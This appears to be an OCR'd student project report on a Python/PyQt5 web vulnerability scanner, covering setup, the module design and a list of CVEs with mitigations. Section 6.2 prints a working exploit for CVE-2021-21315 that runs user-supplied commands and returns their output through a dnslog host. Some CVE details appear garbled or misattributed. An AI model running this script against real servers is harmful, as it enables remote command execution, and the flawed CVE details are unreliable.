
Install Now
C:\Users\ \AppData\Local\Programs\Python\Python310
Includes IDLE, pip and documentation
Creates shortcuts and file associations

Customize installation
Choose location and features

☑ Use admin privileges when installing py.exe
☑ Add python.exe to PATH

FIG 5.2: INSTALL PAGE

Step 3: Then you come to the optional features page. Where you can select any of the four checkboxs according to your needs. Click on "Next".



Python 3.10.10 (64-bit) Setup

Optional Features

☑ Documentation
Installs the Python documentation file.

☑ pip
Installs pip, which can download and install other Python packages.


☑ tcl/tk and IDLE
Installs tkinter and the IDLE development environment.

☑ Python test suite
Installs the standard library test suite.

☑ py launcher ☑ for all users (requires admin privileges)
Installs the global 'py' launcher to make it easier to start Python.

FIG 5.3: OPTIONAL FEATURES PAGE

Step 4: Then you come to advanced options page. Where you can select any of the seven checkboxes and customize installation location. After selection, Click on "Install".



Python 3.10.10 (64-bit) Setup


Advanced Options

☐ Install Python 3.10 for all users
☑ Associate files with Python (requires the 'py' launcher)
☑ Create shortcuts for installed applications
☑ Add Python to environment variables
☐ Precompile standard library
☐ Download debugging symbols
☐ Download debug binaries (requires VS 2017 or later)

Customize install location
C:\Users\4andi\AppData\Local\Programs\Python\Python310

FIG 5.4: ADVANCED OPTIONS PAGE

Step 5: Setup is complete and python is installation is complete.



Python 3.10.10 (64-bit) Setup

Setup was successful

New to Python? Start with the online tutorial and documentation. At your terminal, type "py" to launch Python, or search for Python in your Start menu.

See what's new in this release, or find more info about using Python on Windows.

Disable path length limit

Changes your machine configuration to allow programs, including Python, to bypass the 260 character "MAX_PATH" limitation.

FIG 5.5: SETUP COMPLETED PAGE

Install PyQt5: Install PyQt5 using pip, the Python package installer, by running the following command in the terminal or command prompt:

```
pip install PyQt
```

6. MODEL AND ARCHITECTURE




FIG 6.1: BLOCK DIAGRAM

6.1 INPUT MODULE

Responsibility:

Accept input from the user, specifically the URL of the target website.

Validate and process the input for further use in the scanning process.

Interactions:

Communicates directly with the user interface to receive input.

Passes the validated URL to the scanner module for further processing.




FIG 6.2: "USER_INPUT" INDICATES THE INPUT TAKEN FROM THE USER

6.2 SCANNER MODULE

This module is used to scan the given URL by the user using various payloads.

Payloads: Payloads, in the context of cybersecurity and hacking, refer to malicious inputs or pieces of code that are designed to exploit vulnerabilities in a system, application, or network. These payloads are crafted with the intent of causing specific actions or outcomes that benefit the attacker.

Example of payload:

Node.js Command Injection Vulnerability (CVE-2021-21315)

```
import requests

import re

import urllib

import inc.dnslog

from urllib import parse

def verify(url):

    result = {

        'name': 'Node.js Command Injection Vulnerability (CVE-2021-21315)',

'vulnerable': False,

        'attack': True,

    }

    try:
        cmd = 'whoami'
        payload = '/api/getServices?name[]=%24({0})'.format(cmd)
        headers = {
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101
Firefox/92.0',
        }
        vurl = urllib.parse.urljoin(url, payload)
        req = requests.get(vurl, headers=headers, timeout=3)
        if re.search(cmd, req.text) and req.status_code == 200 and re.search('pcpu', req.text) and
re.search('pmem', req.text):
            result['vulnerable'] = True
            result['method'] = 'GET'
            result['url'] = url
            result['payload'] = vurl
            result['about'] =
        'https://blog.csdn.net/xuandao_ahfengren/article/details/115549714' return result
   except:
        return result
 def attack(url):
    try:
        dnslog = inc.dnslog.Dnslog()
        dnslog_domain = dnslog.dnslog_getdomain()
        if dnslog_domain:
            print('[+] Detected --dnslog parameter, attempting to verify the vulnerability...')
            cmd_rex = '([^.]+).{0}'.format(dnslog_domain)
            print('[+] Obtained random domain from dnslog: ', dnslog_domain)
            cmd = ''
            base_payload = '/api/getServices?name[]=%24(ping `{0}`.' + dnslog_domain + ')'
            headers = {
                'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0)
Gecko/20100101 Firefox/92.0',
            }
            cmd = input('[+] Enter command >')
            payload = base_payload.format(cmd)
            vurl = urllib.parse.urljoin(url, payload)
            try:
                requests.get(vurl, headers=headers, timeout=1)
            except:
                pass
            print('[+] Combining with dnslog to get command execution result...')
            dnslog.dnslog_sleep()
            dnslog_rep_str = dnslog.dnslog_getrep()
            try:
                output = re.findall(cmd_rex, dnslog_rep_str)[0]
                        print('[*] Successfully obtained execution result:', output)
            except:
                print('[-] Failed to obtain execution result, please manually verify if the command
was executed successfully.')
                return False
            return True
        else:
            print('[-] Verification requires combining with a dnslog platform, please append the -
dnslog parameter to run this exploit!!!')
            return False
except:
        return False
```

Explanation:

1 Injection Point: The payload targets the `name[]` parameter in the URL path `/api/getServices`, injecting shell commands using `${cmd}` syntax.

2 Payload Construction: Constructs a payload where `%24` (URL-encoded `$`) wraps the command to be executed (e.g., `whoami`), resulting in `/api/getServices?name[]=${whoami}` when decoded.

3 HTTP Request: Combines the base URL with the payload and sends a GET request to the target URL to execute the command on the server.

4 Response Validation: Checks the server's response for the presence of the command's output and specific markers to confirm successful injection and execution.

5 DNS Logging (Attack Function): Uses a DNS log service to capture DNS queries generated by injected commands (e.g., `ping`) for reliable command execution verification, enhancing detection and exploitation of the vulnerability.

6.3 VULNERABILITY CLASSIFICATION MODULE

This module is used to classify the detected vulnerabilities into types.

The vulnerabilities are classified into following three types:

High Risk:

High-risk vulnerabilities pose a significant threat to the security and integrity of the target system. These vulnerabilities can be exploited to gain unauthorized access, execute arbitrary code, or compromise sensitive data.

These are 10 vulnerabilities listed:

I) Atlassian Confluence Remote Code Execution (CVE-2022-26134)

Description:CVE-2022-26134 is a critical vulnerability in Atlassian Confluence, an enterprise wiki software. It allows attackers to execute arbitrary code remotely due to improper validation of user input. By exploiting this flaw, malicious actors can gain unauthorized access to Confluence servers, potentially leading to data breaches, system compromise, and further exploitation of the affected infrastructure.

Mitigation: Apply the security patch provided by Atlassian to address the vulnerability. Promptly updating Confluence instances to the latest version is crucial to mitigate the risk of exploitation. Limiting access to Confluence servers to trusted networks or implementing network-level controls such as firewalls can help reduce the attack surface and prevent unauthorized access. Educate users about phishing tactics and the importance of verifying the legitimacy of links and attachments to prevent attackers from leveraging social engineering techniques to exploit the vulnerability.

II) ThinkPHP5 5.0.23 Remote Code Execution Vulnerability

Description: The ThinkPHP5 5.0.23 Remote Code Execution Vulnerability is a critical security flaw in the ThinkPHP framework version 5.0.23. This vulnerability allows remote attackers to execute arbitrary code on the server by exploiting improper input validation. Attackers can craft malicious requests containing specially crafted payloads, which, when processed by the affected server, can lead to unauthorized execution of arbitrary commands.

Mitigation: Upgrade to a patched version of the ThinkPHP framework that addresses the remote code execution vulnerability. Keeping the framework up-to-date with the latest security patches is essential to mitigate the risk of exploitation. Implement strict input validation and sanitization measures to filter out potentially malicious input from user-supplied data. This can help prevent attackers from injecting and executing arbitrary code on the server. Restrict access to sensitive functionalities and endpoints within the application. Employ proper access control mechanisms to limit the privileges of users and mitigate the impact of potential exploitation attempts.

III) ThinkPHP 2.x Remote Code Execution

Description: The ThinkPHP 2.x Remote Code Execution vulnerability is a severe security issue affecting versions of the ThinkPHP framework in the 2.x branch. This vulnerability enables remote attackers to execute arbitrary code on the server hosting the vulnerable application. It arises due to inadequate input validation, allowing attackers to inject and execute malicious code via crafted HTTP requests or other input vectors.

Mitigation: If possible, upgrade to a newer version of the ThinkPHP framework that addresses the remote code execution vulnerability. Alternatively, apply patches provided by the vendor to mitigate the risk of exploitation. Implement robust input validation and sanitization mechanisms throughout the application to filter out potentially malicious input. Proper input validation can prevent attackers from injecting arbitrary code and executing it on the server. Enforce strict access controls and least privilege principles to limit the impact of successful exploitation. Restrict access to sensitive functionalities and directories, and employ strong authentication mechanisms to prevent unauthorized access.

IV) ThinkPHP3.2.x Remote Code Execution

Description: The ThinkPHP 3.2.x Remote Code Execution vulnerability is a critical security issue affecting versions of the ThinkPHP framework within the 3.2.x series. This flaw allows remote attackers to execute arbitrary code on the server hosting the vulnerable application. The vulnerability stems from improper input validation, enabling attackers to inject and execute malicious code via crafted HTTP requests or other input vectors.

Mitigation: Upgrade to a newer version of the ThinkPHP framework that addresses the remote code execution vulnerability. Alternatively, apply patches provided by the vendor to mitigate the risk of exploitation. Implement rigorous input validation and sanitization mechanisms throughout the application to filter out potentially malicious input. Proper input validation can prevent attackers from injecting arbitrary code and executing it on the server. Enforce strict access controls and least privilege principles to limit the impact of successful exploitation. Restrict access to sensitive functionalities and directories, and utilize robust authentication mechanisms to prevent unauthorized access.

V) ThinkPHP5 SQL Injection Vulnerability && Sensitive Information Disclosure Vulnerability

Description: The ThinkPHP5 SQL Injection Vulnerability and Sensitive Information Disclosure Vulnerability are critical security issues affecting the ThinkPHP framework version
5. These vulnerabilities enable attackers to execute arbitrary SQL queries and disclose sensitive information, respectively. The SQL injection vulnerability arises due to improper sanitization of user-supplied input, while the sensitive information disclosure vulnerability occurs due to inadequate protection of sensitive data within the application.

Mitigation: Ensure that the ThinkPHP framework is updated to the latest version, which includes patches addressing the SQL injection and sensitive information disclosure vulnerabilities. Regularly check for updates and apply them promptly to mitigate the risk of exploitation. Implement robust input validation and sanitization mechanisms to filter out potentially malicious SQL queries. Use parameterized queries or ORM libraries to prevent SQL injection attacks by separating SQL code from user input. Encrypt sensitive information such as passwords, API keys, and personal data stored in databases or configuration files. Utilize secure storage mechanisms and access controls to restrict unauthorized access to sensitive data.

VI) Node.js Command Injection Vulnerability (CVE-2021-21315)

Description: CVE-2021-21315 is a critical Command Injection Vulnerability in Node.js, a popular JavaScript runtime. This vulnerability allows remote attackers to execute arbitrary commands on the host operating system by exploiting improper input validation in the child_process module. Specifically, the vulnerability arises due to insufficient validation of user-supplied inputs, which can be exploited to inject and execute malicious commands.

Mitigation: Upgrade to a patched version of Node.js that includes fixes for CVE-2021-21315. It's crucial to keep Node.js and its dependencies up-to-date to mitigate the risk of exploitation. Implement strict input validation and sanitization measures, especially when executing commands or interacting with external processes using the child_process module. Validate and sanitize user input to prevent command injection attacks. Whenever possible, use safer alternatives to executing shell commands, such as built-in Node.js APIs or third-party libraries designed to mitigate command injection vulnerabilities.

VII) CVE-2021-21972 vSphere Client RCE

Description: CVE-2021-21972 is a critical Remote Code Execution (RCE) vulnerability affecting the vSphere Client, a management tool used to interact with VMware vCenter Server and ESXi. This vulnerability allows remote attackers to execute arbitrary commands on the underlying operating system by sending a specially crafted HTTP request to the vSphere Client's vulnerable endpoint. The flaw stems from improper input validation, enabling attackers to exploit the deserialization of untrusted data, leading to the execution of arbitrary code.

Mitigation: VMware has released security patches to address CVE-2021-21972. It is crucial to apply these patches immediately to remediate the vulnerability and prevent exploitation by malicious actors. Implement network segmentation to restrict access to vulnerable vSphere Client instances from untrusted networks. This can help mitigate the risk of remote exploitation by limiting the attack surface accessible to potential attackers. Follow VMware's security hardening guidelines for vSphere Client deployments, including best practices for secure configuration, access controls, and regular security updates to minimize the risk of exploitation.

VIII) Laravel DEBUG Sensitive Data Leakage (CVE-2017-16894)

Description: CVE-2017-16894 is a vulnerability in Laravel, a popular PHP framework. This security flaw allows sensitive information to leak in debug mode due to improper configuration. When Laravel is in debug mode and encounters an exception, it may expose sensitive application data, such as database credentials, API keys, or other sensitive configuration details, in error messages or stack traces. Attackers can exploit this vulnerability to gain access to sensitive information, potentially leading to further compromise of the application or underlying systems.

Mitigation: In production environments, ensure that Laravel's debug mode is disabled to prevent the leakage of sensitive information in error messages or stack traces. Set the APP_DEBUG environment variable to false in the .env configuration file or the server environment. Implement custom error handling and exception reporting mechanisms to control the information exposed in error messages and stack traces. Avoid displaying sensitive data and sanitize error output before it is presented to users or logged. Follow security best practices for web application development, including regular security audits, code reviews, and adherence to Laravel's security recommendations. Keep Laravel and its dependencies up-to-date with the latest security patches to mitigate the risk of exploitation.

IX) S2-045 Remote Code Execution Vulnerability (CVE-2017-5638)

Description: CVE-2017-5638, also known as S2-045, is a critical Remote Code Execution (RCE) vulnerability in the Apache Struts 2 framework. This vulnerability allows remote attackers to execute arbitrary code on the target server by sending a specially crafted Content-Type header in an HTTP request. The flaw exists due to improper handling of certain crafted Content-Type headers during file upload processing, which can be exploited to execute malicious code on the server.

Mitigation: Apache Struts released patches to address CVE-2017-5638. It is essential to apply these patches immediately to remediate the vulnerability and prevent exploitation by malicious actors. Implement network filtering or web application firewalls (WAFs) to block incoming HTTP requests containing suspicious or malicious Content-Type headers. This can help mitigate the risk of exploitation until patches can be applied. Follow security best practices for configuring and securing Apache Struts 2 applications, including disabling unnecessary features and components, and regularly updating the framework and its dependencies to patch known vulnerabilities.

X) VMware Workspace ONE Access SSTI Vulnerability (CVE-2022-22954)

Description: CVE-2022-22954 is a Server-Side Template Injection (SSTI) vulnerability found in VMware Workspace ONE Access, a comprehensive identity management solution. This vulnerability allows an authenticated attacker with privileges to manipulate input to execute arbitrary code within the application's template rendering environment. By exploiting this flaw, attackers can inject and execute malicious code, potentially leading to unauthorized access, data leakage, or further compromise of the affected system.

Mitigation: VMware has released security updates addressing CVE-2022-22954. It is crucial to apply these updates promptly to mitigate the vulnerability. Ensure that Workspace ONE Access is updated to the latest patched version to prevent exploitation. Limit user privileges to reduce the impact of potential exploitation. Restrict access to sensitive functions and features within Workspace ONE Access to authorized users only. Implement monitoring and logging mechanisms to detect suspicious activities or unauthorized access attempts within Workspace ONE Access. Monitor system logs for any signs of exploitation and take appropriate actions if suspicious activities are detected.

Medium Risk:

Medium-risk vulnerabilities represent potential security weaknesses that could lead to unauthorized access or data leakage if exploited. While not as severe as high-risk vulnerabilities, they still require attention and mitigation measures.

These are 10 vulnerabilities listed:

I) Nsfocus Next-Generation Firewall Frontend RCE (2022HVV)

Description: Remote Code Execution (RCE) vulnerability in the frontend interface of the Nsfocus NGFW. This means that attackers could potentially execute arbitrary code on the firewall device through a vulnerability in the frontend interface.

Mitigation: Check if Nsfocus has released any security advisories or updates related to this vulnerability. Follow their guidance on patching or mitigating the issue. If no patch is available immediately, consider implementing temporary workarounds or mitigations suggested by the vendor or security experts. Implement network segmentation to limit direct access to vulnerable systems from untrusted networks. This can help contain potential attacks while you work on patching or mitigating the vulnerability

II) UFIDA NC bsh.servlet.BshServlet Command Execution (2022HVV)

Description: Command Execution vulnerability in the "bsh.servlet.BshServlet" component of UFIDA NC. This suggests that attackers could potentially execute arbitrary commands on the affected system by exploiting this vulnerability.

Mitigation: Check if UFIDA has released any security advisories or updates related to this vulnerability. Follow their guidance on patching or mitigating the issue. If no patch is available immediately, consider implementing temporary workarounds or mitigations suggested by the vendor or security experts. Implement network segmentation to limit direct access to vulnerable systems from untrusted networks. This can help contain potential attacks while you work on patching or mitigating the vulnerability.

III) S2-012 Remote Code Execution Vulnerability

Description: S2-012 is a Remote Code Execution (RCE) vulnerability found in the Apache Struts 2 framework. This vulnerability allows attackers to execute arbitrary code on the server by exploiting improper validation of the "name" parameter in the "redirect:" and "redirectAction:" result types. By crafting a malicious HTTP request containing a specially crafted "name" parameter, attackers can inject and execute arbitrary code on the server.

Mitigation: Ensure that Apache Struts is updated to a patched version that addresses the S2-012 vulnerability. It's crucial to keep Struts and its dependencies up-to-date to prevent exploitation. Implement strict input validation to filter out potentially malicious input, especially for parameters used in redirect actions. Validate and sanitize user input to prevent injection attacks. Follow security best practices for Apache Struts applications, including secure configuration, access controls, and regular security updates. Disable unnecessary features and components to reduce the attack surface.

IV) Struts2 S2-061 Remote Command Execution Vulnerability (CVE-2020-17530)

Description: CVE-2020-17530, also known as Struts2 S2-061, is a critical Remote Command Execution (RCE) vulnerability found in Apache Struts 2. This vulnerability allows attackers to execute arbitrary commands on the server by exploiting improper validation of the "url" parameter in the "action:" tag. By crafting a malicious HTTP request containing a specially crafted "url" parameter, attackers can inject and execute arbitrary commands on the server.

Mitigation: Ensure that Apache Struts is updated to a patched version that addresses CVE-2020-17530. It's crucial to keep Struts and its dependencies up-to-date to prevent exploitation. Implement strict input validation to filter out potentially malicious input, especially for parameters used in action tags. Validate and sanitize user input to prevent injection attacks. Follow security best practices for Apache Struts applications, including secure configuration, access controls, and regular security updates. Disable unnecessary features and components to reduce the attack surface.

V) Discuz! 6.x7.x Global Variable Defense Bypass-Command Execution

Description: The Discuz! Global Variable Defense Bypass-Command Execution vulnerability is a critical security issue affecting versions 6.x and 7.x of the Discuz! forum software. This vulnerability allows attackers to bypass global variable defenses and execute arbitrary commands on the server.

Mitigation: Ensure that Discuz! is updated to the latest patched version to address the vulnerability. Keeping the software up-to-date is crucial to mitigate the risk of exploitation. Implement strict input validation and sanitization to filter out potentially malicious input. Validate and sanitize user input to prevent attackers from injecting and executing arbitrary commands. Follow security best practices for web application development, including secure configuration, access controls, and regular security updates. Disable unnecessary features and components to reduce the attack surface.

VI) thinkphp_method_filter_code_exec

Description: The "thinkphp_method_filter_code_exec" vulnerability refers to a code execution flaw found in the ThinkPHP framework. This vulnerability allows attackers to execute arbitrary code on the server by bypassing the method filter mechanism implemented in ThinkPHP.

Mitigation: Ensure that ThinkPHP is updated to the latest patched version to address the vulnerability. Keeping the framework up-to-date is crucial to mitigate the risk of exploitation. Implement strict input validation and sanitization to filter out potentially malicious input. Validate and sanitize user input to prevent attackers from injecting and executing arbitrary code. Review and adjust the security configuration of ThinkPHP to enhance protection against code execution vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

VII) Green Alliance Next-Generation Firewall resourse.php Arbitrary File Upload Vulnerability

Description: The "resourse.php Arbitrary File Upload Vulnerability" in the Green Alliance Next-Generation Firewall refers to a security flaw that allows attackers to upload and execute arbitrary files on the firewall device. This type of vulnerability can lead to unauthorized access, data theft, or even complete compromise of the affected system.

Mitigation: If the vendor has released a security patch addressing the vulnerability, apply it immediately to mitigate the risk of exploitation. Limit access to the firewall device to authorized personnel only. Implement network segmentation to restrict access from untrusted networks. Implement strict file upload restrictions on the firewall device. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads.

VIII) FineReport V9 design_save_svg Arbitrary File Overwrite File Upload

Description: The "design_save_svg Arbitrary File Overwrite File Upload" vulnerability in FineReport V9 refers to a security flaw that allows attackers to overwrite arbitrary files on the server by exploiting the file upload functionality in the "design_save_svg" feature. This type of vulnerability can lead to unauthorized access, data manipulation, or even complete compromise of the affected system.

Mitigation: If the vendor has released a security patch addressing the vulnerability, apply it immediately to mitigate the risk of exploitation. Limit access to the FineReport V9 application to authorized personnel only. Implement strong authentication mechanisms and access controls to prevent unauthorized access. Implement strict file upload restrictions within the application. Validate file types, enforce file size limits, and sanitize filenames to prevent malicious uploads. Review and adjust the security configuration of FineReport V9 to enhance protection against arbitrary file upload vulnerabilities. Consider disabling unnecessary features and tightening access controls where appropriate.

IX) CVE-2021-49104—Weaver E-Office File Upload Vulnerability

Description: CVE-2021-49104 refers to a vulnerability in Weaver E-Office, specifically relating to a file upload feature. This vulnerability allows attackers to upload and execute arbitrary files on the server, potentially leading to unauthorized access, data manipulation, or further compromise of the affected system.

